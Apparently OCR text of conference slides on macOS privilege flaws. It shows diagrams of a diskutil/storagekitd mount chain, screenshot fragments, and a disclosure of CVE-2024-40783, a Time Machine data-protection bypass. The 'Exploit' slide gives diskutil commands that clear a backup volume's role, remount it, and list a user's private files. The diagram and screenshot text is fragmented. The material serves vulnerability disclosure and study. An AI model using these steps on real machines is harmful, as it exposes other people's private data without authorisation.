

caller
diskutil
storagekitd
diskarbitrationd
mount
xnu
OPERATION
priv: user
/tmp/link owner: ??
disk owner: root



caller
diskutil
storagekitd
pass
diskarbitrationd
mount
xnu
OPERATION
priv: user
/tmp/mnt owner: user
disk owner: root
OK


caller
diskutil
storagekitd
pass
diskarbitrationd
pass
mount
xnu
OPERATION
priv: root
/etc/cups owner: root
disk owner: root
=



OPERATION
priv: root
/etc/cups owner: root
disk owner: root
caller
diskutil
storagekitd
pass
diskarbitrationd
pass
mount
xnu


caller
diskutil
storagekitd
pass
diskarbitrationd
pass
mount
xnu
pass
OK
OPERATION
priv: root
/etc/cups owner: root
disk owner: root


Terminal Shell Edit View Window Help
US
Fri May 24 6:42
crab — -zsh — 130×43
crab@see ~ % sw_vers
ProductName: macOS
ProductVersion: 14.5
BuildVersion: 23F79
crab@see ~ %
Volume First Aid Partition Erase Restore Unmount Info
62,83 GB
SHARED BY 5 VOLUMES
Other Volumes
12,45 GB
Free
40,12 GB
10,26 GB
Mount Point (Read-Only): /
Capacity: 62,83 GB
Available: 40,45 GB (329,3 MB purgeable)
Used: 10,26 GB
Snapshot Name: com.apple.os.update-4F9A570DA7279961C47EEA2...
Type: APFS Startup Snapshot
Owners: Disabled
Connection: Unknown
Device: disk4s1s1
Snapshot UUID: 8E508755-591C-4B27-AC0C-91E8E9BA4D45
MAY
24


Terminal Shell Edit View Window Help
Thu May 30 12:58
crab — -zsh — 128×43
~ — lldb ◂ sudo
~ — lldb ◂ sudo
~ — -zsh
/tmp — -zsh
/tmp — -zsh
crab@see ~ % ./storagekitd-tcc.sh
crab
Files and Folders
Search
Allow the applications below to access files and folders.
Sign in
with your Apple ID
Wi-Fi
Bluetooth
Network
Notifications
Sound
Focus
Screen Time
General
Appearance
Accessibility
Control Center
Siri & Spotlight
Privacy & Security
Desktop & Dock
Displays
Wallpaper
Mount Point (Read-Only): /
Type: APFS Startup Snapshot
Capacity: 62,83 GB
Owners: Disabled
Available: 40,21 GB (541,7 MB purgeable)
Connection: Unknown
Used: 10,26 GB
Device: disk4s1s1
Snapshot Name: com.apple.os.update-4F9A570DA7279961C47EEA2...
Snapshot UUID: 8E508755-591C-4B27-AC0C-91E8E9BA4D45
MAY
30


the ultimate fix



CVE-2024-40783 - bypass TM data protection via APFS

Time Machine

- TM backups are protected by TCC
- if allowed - we can access all private data
- also allowed if having "Full Disk Access" permissions



APFS disk roles

- APFS defines various disk roles
- TM = Backup

```
fish@sonoma1 ~ % diskutil apfs list
|   +-> Volume disk3s2 9DA0CF6C-F7C7-4506-9436-
006B16FBF408
|       APFS Volume Disk (Role):   disk3s2 (Backup)
|       Name:                      TM (Case-sensitive)
|       Mount Point:               /Volumes/TM
|       Capacity Consumed:         3737165824 B (3.7 GB)
|       Sealed:                    No
|       FileVault:                 No (Encrypted at rest)
```

APFS VOLUME ROLES

APFS Volumes can be tagged with certain role meta-data flags. Supported flags are:

- **B** – Preboot (boot loader)
- **R** – Recovery
- **V** – VM (swap space)
- **I** – Installer
- **T** – Backup (Time Machine)
- **S** – System
- **D** – Data
- **E** – Update
- **X** – XART (hardware security)
- **H** – Hardware
- **C** – Sidecar (Time Machine)
- **Y** – Enterprise (data)

SIP (Sandbox Platform Profile)

```
long __cdecl storage_class_map()
...
  else
  {
    if ( literal("/library/preferences/com.apple.timemachine.plist") != 0
)     return allow("assign-storage-class 'TimeMachine'");
    if ( subpath("/volumes/com.apple.timemachine.localsnapshots") )
      return allow("assign-storage-class 'TimeMachine'");
    if ( subpath_prefix("/volumes/.timemachine/${any_uuid}") )
      return allow("assign-storage-class 'TimeMachine'");
    if ( file_attribute("time-machine-device") != 0 )
      return allow("assign-storage-class 'TimeMachine'");
    if ( file_attribute("time-machine-backup") != 0 )
      return allow("assign-storage-class 'TimeMachine'");
  }
```

Exploit

```
fish@sonoma1 ~ % diskutil apfs changeVolumeRole disk3s2 clear
fish@sonoma1 ~ % diskutil umount disk3s2
Volume TM on disk3s2 unmounted
fish@sonoma1 ~ % diskutil mount disk3s2
Volume TM on disk3s2 mounted
fish@sonoma1 ~ % ls -l /Volumes/TM/
total 8
drwxr-xr-x@ 5 root  staff  160 Apr 11 15:02 2024-04-11-150432.previous
-rw-r--r--@ 1 root  staff  563 Apr 11 15:04 backup_manifest.plist

fish@sonoma1 ~ % ls -l /Volumes/TM/2024-04-11-150432.previous/Data/Users/fish
total 4373688
-rw-------+ 1 root  staff       14739 Apr 10 17:51 2.txt
-rw-r--r--@ 1 fish  staff     3959690 Jun  2  2023 Apple Service Utility Customer.pkg
-rwxrwxrwx+ 1 fish  admin          38 Mar  5 14:55 AppleServiceUtility
drwxr-xr-x@ 2 fish  staff          64 Nov  7 18:56 Applications
